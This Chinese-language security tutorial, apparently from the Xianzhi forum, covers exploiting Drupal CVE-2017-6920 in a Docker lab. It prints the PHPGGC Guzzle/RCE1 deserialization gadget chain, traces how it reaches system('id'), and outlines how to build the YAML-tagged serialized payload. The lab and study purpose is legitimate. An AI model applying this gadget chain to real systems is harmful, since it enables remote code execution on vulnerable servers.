本文首发于先知:https://xz.aliyun.com/t/5450
PHPGGC学习----理论部分对PHPGGC工具的使用方法有了一个基本的了解,接下来需要利用实践环境进行一个实践操作,巩固一下刚才所学习的内容:
环境:
https://github.com/Medicean/VulApps/tree/master/d/drupal/1
docker pull medicean/vulapps:d_drupal_1
docker run -d -p 8000:80 medicean/vulapps:d_drupal_1

CVE-2017-6920 YAML 解析器处理不当导致的一个远程代码执行漏洞


其中pop链在gadgets.php文件中,pop链的逻辑和描述在chain.php文件中,以Guzzle/RCE1为例子进行分析:
chain.php:
1<?php
2
3namespace GadgetChain\Guzzle;
4
5class RCE1 extends \PHPGGC\GadgetChain\RCE
6{
7    public static $version = '6.0.0 <= 6.3.2';
8    public static $vector = '__destruct';
9    public static $author = 'proclnas';
10    public static $informations = '
11        This chain requires GuzzleHttp\Psr7 < 1.5.0, because FnStream cannot be
12        deserialized afterwards.
13        See https://github.com/ambionics/phpggc/issues/34
14    ';
15
16
17    public function generate(array $parameters)
18    {
19        $function = $parameters['function'];
20        $parameter = $parameters['parameter'];
21
22        return new \GuzzleHttp\Psr7\FnStream([
23            'close' => [
24                new \GuzzleHttp\HandlerStack($function, $parameter),
25                'resolve'
26            ]
27        ]);
28    }
29}
从其中可以看到其对使用该组件的描述,要求GuzzleHttp\Psr7的版本要小于1.5.0,具体的逻辑在gengrate成员方法中,其中入口参数为数组parameters,
其包括function和parameter两个参数,分别为要进行rce的函数和函数的参数,其返回的即是\GuzzleHttp\Psr7\FnStream的匿名对象,其入口参数为一个数组,数组包括一个数组元素,键名为close,键值为一个数组,
包括\GuzzleHttp\HandlerStack匿名对象,以及resolve字符串,至此构造序列化对象的逻辑结束,接下来结合gadgets.php看一下整个链是如何连起来的
gadgets.php
1<?php
2
3namespace Psr\Http\Message
4{
5    interface StreamInterface{}
6}
7
8namespace GuzzleHttp\Psr7
9{
10    class FnStream implements \Psr\Http\Message\StreamInterface
11    {
12        private $methods;
13
14        public function __construct(array $methods)
15        {
16            $this->methods = $methods;
17
18            foreach ($methods as $name => $fn) {
19                $this->{'_fn_' . $name} = $fn;
20            }
21        }
22
23        /*
24        public function __destruct()
25        {
26            if (isset($this->_fn_close)) {
27                call_user_func($this->_fn_close);
28            }
29        }
30
31        public function close()
32        {
33            return call_user_func($this->_fn_close);
34        }
35        */
36    }
37}
38
39namespace GuzzleHttp
40{
41    class HandlerStack
42    {
43        private $handler;
44        private $stack;
45        private $cached = false;
46
47        function __construct($function, $parameter)
48        {
49            $this->stack = [[$function]];
50            $this->handler = $parameter;
51        }
52
53        /*
54        public function resolve()
55        {
56            if (!$this->cached) {
57                if (!($prev = $this->handler)) {
58                    throw new \LogicException('No handler has been specified');
59                }
60
61                foreach (array_reverse($this->stack) as $fn) {
62                    $prev = $fn[0]($prev);
63                }
64
65                $this->cached = $prev;
66            }
67
68            return $this->cached;
69        }
70        */
71    }
72}
在类HandlerStack的构造方法中传入了rce要使用的函数及参数,并赋值给$this->stack和$this->handler,然后在类FnStream的构造方法中传入包含键close的数组,此时
将会拼接出一个_fn_close=[new \GuzzleHttp\HandlerStack($function, $parameter),'resolve'],这_fn_close的第一个元素其实已经实例化为一个匿名对象了,这里为了好理解先写成实例化前的形式。然后在FnStream的__destruct()函数中将会调用$this->_fn_close,即构成:
call_user_func([new \GuzzleHttp\HandlerStack($function, $parameter),'resolve'])
以上这种调用的形式在php官方文档中存在此种调用类中方法的形式:

所以此时关注类HandlerStack的resolve方法:
其中将利用php的动态函数的性质来构成rce的函数调用,比如此时假设:
[new \GuzzleHttp\HandlerStack($function, $parameter),'resolve']=》[new \GuzzleHttp\HandlerStack("system", "id"),'resolve']
即此时$prev参数首先经过$prev = $this->handler以后为id,接着经过foreach (array_reverse($this->stack) as $fn),$fn将为包含一个元素的数组["system"],然后经过
$prev = $fn[0]($prev);赋值以后$fn[0]即为system,即$prev即为system("id");最后函数调用返回再传入call_user_func,即构成call_user_func(system("id")) ;
到此,整个调用链已经分析结束,实现的原理也清楚了,接下来利用其生成的序列化payload来测试一下:
因为生成的序列化数据里面含有空字节,因此将payload输出到文件中使用php的addslashes函数转义一下:

接着就可以加上在序列化数据前加上YAML_PHP_TAG,即!php/object 标签